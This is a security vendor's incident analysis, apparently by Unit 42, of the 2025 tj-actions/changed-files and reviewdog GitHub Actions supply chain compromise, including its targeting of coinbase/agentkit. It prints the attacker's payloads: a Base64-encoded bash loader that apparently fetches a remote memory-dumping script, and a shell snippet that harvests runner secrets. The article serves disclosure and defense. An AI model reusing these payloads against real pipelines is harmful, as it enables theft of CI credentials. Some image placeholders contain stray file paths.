GitHub Actions Supply Chain Attack: A Targeted Attack on Coinbase Expanded to the Widespread tj-actions/changed-files Incident: Threat Assessment (Updated 4/2)

By Omer Gil, Aviad Hahami, Asi Greenholts, Yaron Avital

Published: 2025-03-21 · Archived: 2026-04-05 18:19:44 UTC

Executive Summary

Update April 2: Recent investigations have revealed preliminary steps in the tj-actions and reviewdog compromise that were not known until now. We have pieced together the stages that led to the original compromise, providing insights into other impacted GitHub organizations and users.

We discovered the first steps that appear to have been taken in this multi-layered attack flow. The attackers obtained initial access by taking advantage of the GitHub Actions workflow of SpotBugs, a popular open-source tool for static analysis of bugs in code. This enabled the attackers to move laterally between SpotBugs repositories, until obtaining access to reviewdog.

According to our research, the attack started in November 2024, but only came to light months later. Our ongoing research sheds light on this attack as a whole, revealing a larger scope of impact and longer attack period than were previously reported. Jump to our Update section to read the full details.

Update March 20: The recent compromise of the GitHub action tj-actions/changed-files and additional actions within the reviewdog organization has captured the attention of the GitHub community, marking another major software supply chain attack. Our team conducted an in-depth investigation into this incident and uncovered many more details about how the attack occurred and its timeline. These attackers compromised continuous integration/continuous delivery (CI/CD) pipelines of thousands of repositories, putting them at risk.

Our team also discovered that the initial attack targeted Coinbase. The payload was focused on exploiting the public CI/CD flow of one of their open source projects (agentkit) probably with the purpose of leveraging it for further compromises. However, the attacker was not able to use Coinbase secrets or publish packages.

After this initial attack, we believe the same actor moved on to the larger attack that has since gained widespread attention globally. Our investigations also reveal that the attacker began preparing several days before reports surfaced, eventually affecting specific versions of tj-actions/changed-files and putting a significant number of repositories at risk.

This incident underscores how attackers can abuse third-party actions or dependencies to compromise software supply chains, potentially resulting in unauthorized access, data breaches and code tampering.

Overview of the Attack

GitHub Actions is a CI/CD platform that helps users automate their development pipeline. Individual GitHub actions can become reusable workflow components that other pipelines can utilize. The tj-actions/changed-files GitHub action was recently compromised, allowing attackers to access sensitive workflow secrets that relied on this action. This GitHub action was used by over 23,000 GitHub repositories.

The compromise was first identified on March 14, 2025, when security researchers detected suspicious activity made by the action. The attackers injected a payload that dumped the CI/CD runner's memory, exposing sensitive environment variables and secrets directly to the workflow logs.

A lead provided by Adnan Khan suggested that the compromise of the tj-actions/changed-files action originated in the compromise of a repository belonging to another GitHub organization: reviewdog/action-setup. We can now confirm that tj-actions/changed-files was compromised because it used the tj-actions/eslint-changed-files action, which relied on reviewdog/action-setup as a dependency. Further investigation revealed that additional actions belonging to the reviewdog organization were hijacked as well. By March 20, the maintainers of both tj-actions and reviewdog had applied the necessary security measures, and mitigated the threat.

Recommended Mitigations

Our recommendations focus on detection and prevention steps from the perspective of the consumers of the compromised tj-actions/changed-files action, and actions belonging to the reviewdog organization. The community should learn from the compromise of these actions and their hosting repositories.

The detailed mitigations and recommended actions below include immediate steps for affected users, such as:

- Identifying usage
- Reviewing workflow logs to identify leaked tokens and secrets
- Rotating secrets
- Investigating malicious activity

We also share ways to make long-term security improvements related to this issue, as well as information on how Palo Alto Networks cloud security products can assist with protecting against this and similar security risks.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Overview of the Attack Flow

First Things First: Let's Talk About tj-actions and reviewdog

Somewhere between March 10 and March 14, 2025, an attacker successfully pushed a malicious commit to the tj-actions/changed-files GitHub repository. This commit contained a Base64-encoded payload shown in Figure 1, which prints all of the credentials that were present in the CI runner's memory to the workflow's log.

```
async function updateFeatures(token) {
  const { stdout, stderr } = await exec.getExecOutput(
    'bash',
    [
      '-c',
      `echo
"aWYgW1sgIiRPU1RZUEUiID09ICJsaW51eC1nbnUiIF1dOyB0aGVuCiAgQjY0X0JMT0I9YGN1cmwgLXNTZiBodHRwczovL2dpc3QuZ2l0aHVidXNlcmN
vbnRlbnQuY29tL2Vkc29uY2VsaW8vZTA0ZjAyMzc0YTQwZDM0NmE0NWE3OGE5NGMxZWNjZTIvcmF3L2IyZjM3MTVmZTMwMTJlNDZjN2RlMWE2MGM0MWN
lOWFjYzY3MDM0OGUvbGFiLWN2ZS5weSB8IHN1ZG8gcHl0aG9uMyB8IHRyYIC1kICdcMCcgfCBncmVwIC1hb0UgJyJbXiJdKyI6XHsidmFsdWUiOiJbXiJ
dKiIsImlzU2VjcmV0Ijp0cnVlXH0nIHwgc29ydCAtdSB8IGJhc2U2NCAtdyAwIHwgYmFzZTY0IC13IDBgCiAgZWNobyAkQjY0X0JMT0IKZWxzZQogIGV
4aXQgMApmaQ==" | base64 -d > /tmp/run.sh && bash /tmp/run.sh`,
    ],
    {
      ignoreReturnCode: true,
      silent: true,
    }
  )
  core.info(stdout)
}
```

Figure 1. The malicious snippet that was introduced to tj-actions/changed-files.

The attacker was able to add the malicious commit (0e58ed8) to the repository by using a GitHub token with write permissions that they obtained previously. The attacker disguised the commit to look as if it was created by renovate[bot] — a legitimate user.

The commit was then added to a legitimate pull request that was opened by the real renovate[bot] and automatically merged, as configured for this workflow. These steps enabled the attacker to infect the repository, without the activity being detected. Once the commit was merged, the attacker pushed new git tags to the repository to override its existing tags, making them all point to the malicious commit in the repository.

From that point of compromise, the attacker impacted **every GitHub workflow run that depended on the tj-actions/changed-files action**.

On March 14, 2025, the attack on tj-actions/changed-files was detected by StepSecurity's researchers, who reported the incident to the maintainers of the tj-actions organization. As soon as details of the incident were published, the GitHub community started patching workflows and repositories to mitigate the attack.

On March 16, Adnan Khan shared his research, pointing to the compromise of another GitHub organization — reviewdog. Adnan hypothesized that in the original compromise, the attacker leveraged a workflow configured in the tj-actions/changed-files repository that was using another action belonging to the same organization: tj-actions/eslint-changed-files.

In turn, the tj-actions/eslint-changed-files action directly depended on the reviewdog/action-setup action, and used it in its runtime as a composite action. This implied that consumers of the tj-actions/eslint-changed-files action were compromised once it ran, as this action automatically executed the malicious code residing in the compromised reviewdog/action-setup action.

When the tj-actions/eslint-changed-files action was executed, the tj-actions/changed-files CI runner's secrets were leaked, allowing the attackers to steal the credentials used in the runner, including a Personal Access Token (PAT) belonging to the tj-bot-actions GitHub user account.

Adnan followed up his statement by sharing details of a suspicious commit that he identified in reviewdog/action-setup: f0d342.

Adnan also pointed out that reviewdog uses an auto-invite mechanism. This mechanism automatically invites GitHub users who contributed to the reviewdog organization to be a part of it, granting them write permission to its repositories. The maintainer of reviewdog later agreed that this mechanism may indeed have been the entry point of the attacker to the reviewdog organization.

From our inspection of reviewdog/action-setup, it appeared to us that the f0d342 commit was introduced to the repository by an attacker — probably the same actor who attacked tj-actions. However, with more information and help from the maintainer of reviewdog, haya14busa, we are able to identify that what was actually pushed are git tags — not commits.

Summarizing what we've gathered by now, we can state the following:

- A token with write access to the reviewdog organization was leaked (or maybe a contributor went rogue) and this token was used to compromise both of the tj-actions repositories mentioned above.
- As tj-actions/changed-files depend on reviewdog/action-setup, we can assume that reviewdog was compromised prior to tj-actions.

In the next section, we shed light on the techniques that were used by the attacker to introduce stealthy commits to these repositories and provide detail about the impacts that followed.

Deep Analysis

While both the initial and subsequent compromises appear to be similar at first glance, they have some differences.

In the tj-actions/changed-files infection, we saw that the attacker infected the index.js file via a "legitimate" pull request. In order to infect this file, the attacker must have had a token with write permission to the repository. Without this, they wouldn't have been able to push the impersonated commit (0e58ed8).

We now know that they obtained this capability using the PAT that they previously acquired by infecting reviewdog/action-setup, which in turn poisoned tj-actions/changed-files's workflow. In addition to the pull request infiltration, the attacker used the token to update the existing git tags of the tj-actions/changed-files repository, making all tags point to the malicious 0e58ed8 commit.

This eventually led to code execution in the CI runners of **any** GitHub action or workflow using this action, and referencing it by one of these tags.

We assume that although the attacker had a GitHub token with write permission to the repository, they preferred to disguise their malicious commit by impersonating a valid user in a valid pull request — a technique called "commit impersonation."

This impersonation technique was published more than a decade ago. You can find more information about it in this repository.

In the initial infection, on reviewdog/action-setup, we observed that although there was no pull request infiltration or visibly malicious commit, an update was made that caused the git tags to point to a malicious commit (thank

you again, haya14busa!). This implied, again, that the attacker had obtained a GitHub token with write permission to this repository as well.

This educated assumption still leaves us with some important questions:

- How were the malicious commits introduced to the reviewdog/action-setup repository?
- And if we can't find any traces of branches or pull requests, where did they come from?

GitHub Forks

GitHub forks are a common version control system (VCS) feature that are used extensively worldwide for legitimate purposes, but they can also be used in a darker fashion.

After a user forks a repository in GitHub, they can add their commits to the fork. These commits are added to the "fork network" and can be referenced from the original repository.

When browsing to these commits, they appear within the original repository, but show a dangling commit warning (Figure 2).



Figure 2. Dangling commit in the reviewdog/action-setup repository.

This means that a malicious actor could abuse the forking functionality to introduce arbitrary commits to a forkable GitHub repository, even if the attacker doesn't have write permission. And to spice things up, if such forks are deleted and the exact commit SHA values from the fork are not known, these commits will be untraceable and impossible to identify.

With these facts in mind, we started to suspect that forks had been involved in this attack. Deeper investigation revealed that our suspicion was correct.

Infecting reviewdog

When we looked for forks of either of the compromised repositories, we weren't able to detect any suspicious instances. This indicated that either GitHub deleted the instances because they were involved in malicious activity,

or that something else took place.

To unravel this conundrum, we utilized our custom tools and capabilities, and discovered the following:

- On 2025-03-11, 17:06:12 (UTC) a user named iLrmKCu86tjwp8 forked the reviewdog/action-setup repository. When we looked for the user, we found that it had vanished and no longer existed in GitHub. This immediately raised our suspicions.
- Within their fork, we saw that this user had pushed 13 commits containing various payloads. Some were identical to the malicious payload found in commit 0e58ed8 at reviewdog/action-setup and some were "cleanup" commits, like 8d73381.

We also saw that this user forked the reviewdog/action-typos repository on 2025-03-11, 17:21:52 (UTC), and pushed another 15 commits containing various payloads. However, since this user was deleted, we were unable to directly access the fork and its commits.

This is where we were able to use the fork network functionality in our favor. Working under the assumption that the attacker created a fork, we understood that their commits should be available under reviewdog's repository — **and indeed they were**.

The Indicators of Compromise section towards the end of this article provides the list of all the commits the user created in their fork in order to later infect the original repository.

When inspecting the commits, we observed that the attacker prepared the infection of reviewdog/action-setup, and also prepared reviewdog/action-typos to point to the malicious commits.

The infection itself contained variations of the snippet shown below in Figure 3 to collect victim credentials when the runner script was executed.

```
if [ "$RUNNER_ENVIRONMENT" = 'github-hosted' ] && [ "$RUNNER_OS" = 'linux' ];
then
  echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
  VALUES=`python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\
{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
  echo 'Review metadata:'
  echo $VALUES
  echo 'Configuring...'
  sleep 15 &> /dev/null
fi
```

Figure 3. The malicious code snippet in the reviewdog/action-setup repository.

In addition to this finding, from the logs of reviewdog we learned that the attacker pushed new tags to point to the malicious commits. This made us wonder why the attacker used this approach specifically, and it didn't take us long to realize the following. Git tag changes that are pushed to GitHub **are not recorded in the GitHub audit log** for organizations and repositories using GitHub's free tier.

This means that by using a shadow commit from a deleted fork and pushing a git tag that is not saved in the audit log, an attacker can almost completely evade detection.

The following points summarize our analysis of the reviewdog infection:

- The attacker's preparations commenced on March 11, 2025, at 17:06:12 (UTC), and the attack was detected three days later
- The attacker is well aware of the forking features and knows that they can use commits coming from a fork within the repository's legitimate codebase
- The attacker used a token with write permission to push git tags to the repository and stay undetected by introducing the commits via the fork method

As we now understood that the malicious commits were introduced to the reviewdog repositories via forks, we were faced with another question: Why couldn't we see their traces?

Hiding GitHub Users

Although we are fairly confident about our above conclusions, this section will remain a hypothesis that GitHub can either confirm or refute.

We believe that when the iLrmKCu86tjwp8 user was registered, it used a legitimate email, as standard GitHub users do. Later, after introducing the shadow commits, the user changed this email to a disposable/anonymous email that is disallowed by GitHub's policy.

In such cases, GitHub will flag the account and hide it from the public. This includes hiding every interaction and action that the user performed on the GitHub platform.

We hypothesize that the user performed this email change in order to cause GitHub to clean their traces and account, making it much more difficult to trace their actions and identity.

More Forks and More Dummy Users

When we looked for the forks of tj-actions/changed-files, we found two other suspicious users:

- 2ft2dKo28UazTZ
- mmvojwip

Both of these accounts were also deleted from GitHub.

When we inspected the behavior of the 2ft2dKo28UazTZ user, we saw that although it forked the tj-actions/changed-files, it was used differently. Unlike the iLrmKCu86tjwp8 user, 2ft2dKo28UazTZ was used to test the creation and deletion of git tags. Namely v39 and v47, as shown in Figure 4.

#	event_type	actor_login	repo_name	created_at	ref	ref_type
1	DeleteEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 02:08:59	v47	tag
2	DeleteEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 02:08:56	v39	tag
3	CreateEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 02:01:27	v47	tag
4	CreateEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 01:56:37	v39	tag
5	DeleteEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 01:45:39	v39	tag
6	CreateEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 01:06:20	v39	tag
7	DeleteEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 00:51:31	v39	tag
8	CreateEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 00:51:10	v39	tag
9	DeleteEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-13 00:46:55	v39	tag
10	CreateEvent	2ft2dKo28UazTZ	2ft2dKo28UazTZ/changed-files	2025-03-12 22:14:19	v39	tag
11	ForkEvent	2ft2dKo28UazTZ	tj-actions/changed-files	2025-03-12 16:54:44		none

Figure 4. The 2ft2dKo28UazTZ user experimenting with git tag creations.

While we know that eventually the actor overrode all of the git tags of tj-actions/changed-files, we noticed that here, the actor targeted two specific git tags:

- v39
- v47

The third user that was identified, mmvojwip, forked tj-actions/changed-files as well, but did not interact in any way with its fork.

To clear things up before we move on, let's summarize the last two sections:

1. The attacker used three dummy accounts to perform the preparations and testing: iLrmKCu86tjwp8, 2ft2dKo28UazTZ and mmvojwip
2. After using the accounts, we hypothesize that the attacker made GitHub flag their accounts and clean up their traces

Revealing the Connection to Coinbase

When we searched for what activities the 2ft2dKo28UazTZ and mmvojwip users performed, we noted that they had created the following forks:

- 2025-03-12 15:28:44 → 2ft2dKo28UazTZ forks coinbase/onchainkit
- 2025-03-12 15:29:04 → 2ft2dKo28UazTZ forks coinbase/agentkit
- 2025-03-12 15:32:02 → 2ft2dKo28UazTZ forks coinbase/x402
- 2025-03-13 20:36:02 → mmvojwip forks coinbase/agentkit
- 2025-03-13 21:04:58 → mmvojwip forks coinbase/agentkit again

We kept looking and saw that both of these users made changes to their forks of coinbase/agentkit, but not to the other two repositories, so we focused on coinbase/agentkit. Having discovered that the actor forked these repositories before the large attack on tj-actions/changed-files took place, we suspected that Coinbase might have been the actual target (or one target) of the campaign.

When we browsed to the coinbase/agentkit repository, we saw that it is labeled as a "framework for easily enabling AI agents to take actions onchain."

When we further inspected the activity of 2ft2dKo28UazTZ within its fork of coinbase/agentkit, we saw that it was mainly creating pull requests from its own branches to itself. It was updating the

.github/workflows/changelog.yml file or experimenting with releasing the nightly-20250311 tag.

When we looked in coinbase/agentkit we didn't find any indications of a compromise in the nightly-20250311 tag, but oddly, we found that the changelog.yml file was actually deleted by the maintainer on March 14. Although it was deleted, we could see that the workflow referenced v39 of tj-actions/changed-files, which is the exact same tag the actor was fiddling with in their own fork. This also strengthened our suspicion that the attacker had targeted Coinbase.

As observed in the initial attack, the commits were introduced to the repository via a fork, meaning that we could see them inside the coinbase/agentkit repository. After identifying these commits, we saw that throughout the changes in 2ft2dKo28UazTZ's coinbase/agentkit fork, they updated and alternated the references of tj-actions/changed-files to one of the following SHA values:

- fbc2c5ebe64389f297a7808025379f77133f1292
- e1e36574b3af1ddaab74f5e69505d8836bf12f52
- ce4a123414f9fffa959d1f329c4749da83c4bf10
- c17ac4b5c1cb901a7ccddf00ac9722b8e2725345

When we attempted to access these SHAs in tj-actions/changed-files we reached a dead end. They had all been deleted.

The full commits list of the 2ft2dKo28UazTZ user can be found below in the Indicators of Compromise section.

At this point, we know that:

- 2ft2dKo28UazTZ experimented with the modification of the changelog.yml file in coinbase/agentkit that was using v39 of tj-actions/changed-files, and tested the creation of the nightly-20250311 tag
- Either the legitimate maintainer or an actor with a leaked token deleted the changelog.yml file from the coinbase/agentkit repository

Given that we didn't find any other open ends for the 2ft2dKo28UazTZ user, we moved on to the third user that we found.

A Smoking Gun

At this point in our investigations, we started looking into the actions of the mmvojwip user, while also fetching the deleted workflow logs of the changelog.yml workflow in coinbase/agentkit via the GitHub API.

In the same way as described in the initial compromise, the user created a fork with their changes.

The full list of commits is provided in the Indicators of Compromise section, but three commits in particular stood out:

- coinbase / agentkit - Commit 8edc60f
- coinbase / agentkit - Commit b3a1c72
- coinbase / agentkit - Commit b39e2d4

All of these commits changed the reference of tj-actions/changed-files to or from SHA 6e6023c01918b353229af0881232f601a4cc8365. When we accessed that commit, we saw that it was another dangling commit as shown in Figure 5. This time, it was impersonating (or abusing) the github-actions[bot].



Figure 5. tj-actions/changed-files with newly-discovered impersonated malicious commit.

It is important to note that at this point, the actor had write permissions to the tj-actions/changed-files repository and could push arbitrary commits or branches, impersonating any user and staying under the radar.

When we looked into the payload of this commit, **we found a payload that was yet to be revealed. This payload demonstrates the connection between the actor, tj-actions/changed-files and coinbase/agentkit** as shown in Figure 6.



Figure 6. A malicious commit spear-targeting coinbase/agentkit inside the tj-actions/changed-files repository.

The details in this commit prove that the attacker was looking specifically for the Coinbase repository.

At this point, we approached Coinbase and also started searching for the commit inside the workflow logs of coinbase/agentkit, to see whether their workflow had pulled the malicious SHA. It wasn't long before we found our answer as shown in Figure 7.



Figure 7. coinbase/agentkit pulling and executing the malicious SHA targeted at Coinbase.

We also identified that this workflow was executed with write-all permissions in the repository, allowing sensitive actions to be performed, possibly allowing the introduction of malicious code into the coinbase/agentkit repository's codebase.

At this point, we can state the following:

- The attacker created a campaign targeted at Coinbase
- The attacker obtained a GitHub token with write permissions to the coinbase/agentkit repository on March 14, 2025, 15:10 UTC, less than two hours before the larger attack was initiated against tj-actions/changed-files
- We don't know whether other organizations were spear-targeted in the same fashion
- We are yet to tell whether the deletion of the changelog.yml file inside coinbase/agentkit is the result of a compromised token, or whether the maintainer deleted this workflow due to a security report
- Although the payloads collected sensitive information, but as far as we know, they did not contain more severe operations such as remote code execution or reverse shell actions typically associated with malicious actors

Contacting Coinbase

On March 19 at 18:28, we emailed the Coinbase maintainer who deleted the changelog.yml workflow to ascertain whether the maintainer removed the workflow on their own initiative, and if they were aware of the leak.

By 19:15 the maintainer replied that indeed they had removed the workflow following a security report and had remediated the attack.

We followed up by sharing more details of our findings with Coinbase, which stated that the attack was unsuccessful at causing any damage to the agentkit project, or any other Coinbase asset.

Affected Repositories

To provide a visual representation of the potential impact of this attack, we constructed an actions dependency tree for reviewdog/action-setup, which was the nucleus of this event. To create the tree shown in Figure 8, we searched for all the actions dependent on reviewdog/action-setup, and those that depend on the dependent actions recursively up to three levels.

Each node represents an action. The actions in the innermost circle all depend on reviewdog/action-setup directly as a composite action, or indirectly by using it in their workflows.

Inside each node are a number of repositories (actions and workflows) that directly depend on the action. Figure 8 also includes the sum of dependent repositories in each level.

These are the potentially affected repositories and projects of the entire campaign. Each level expands significantly as more repositories are affected.

The actual dependent numbers are much higher, because:

- The figure only contains public repositories
- It has partial results due to search limitations
- It does not include actions that have no public dependents

The figure was created a few days after the attack, and as such it does not contain the projects that have removed the vulnerable actions. This demonstrates that the impact at the time of the attack was even larger.



Figure 8. Actions dependency tree showing where Coinbase depends on tj-actions/changed-files that appears on the second level.

The concept of exploiting the GitHub Actions dependency chain [was demonstrated in previous research by our team](#).

Conclusions and Summary as of March 20, 2025

While Coinbase's response effectively remediated the attack on their own organization, the community has yet to determine whether other organizations were subject to targeted attacks or whether there are additional aspects to the full picture of the campaign.

There remain several open questions, such as:

- The motivations of the attacker who triggered the widespread impact on tj-actions
- How the token for reviewdog/action-setup was leaked
- The reason an initially targeted attack turned into a large-scale and less stealthy campaign
- The reason the attacker printed to logs rather than undertaking more damaging actions

Below, we provide the full timeline according to our investigations, and the full list of commits that were made by the three users that we identified during the research.

We would like to commend Coinbase on their security practices, and their cooperation regarding our inquiries during the course of our research. Coinbase also demonstrated a swift response to the event and implemented mitigations within a short timeframe.

We would also like to thank the maintainers of tj-actions and reviewdog for their help in our investigation.

Update: April 2, 2025

On March 18, the maintainer of reviewdog published a security advisory, followed by two clarifications regarding the various known parts of the attack thus far. In this update, we share the updated attack path, newly-found IoCs, and additional names of impacted GitHub organizations and repositories that led to the eventual compromise of tj-actions.

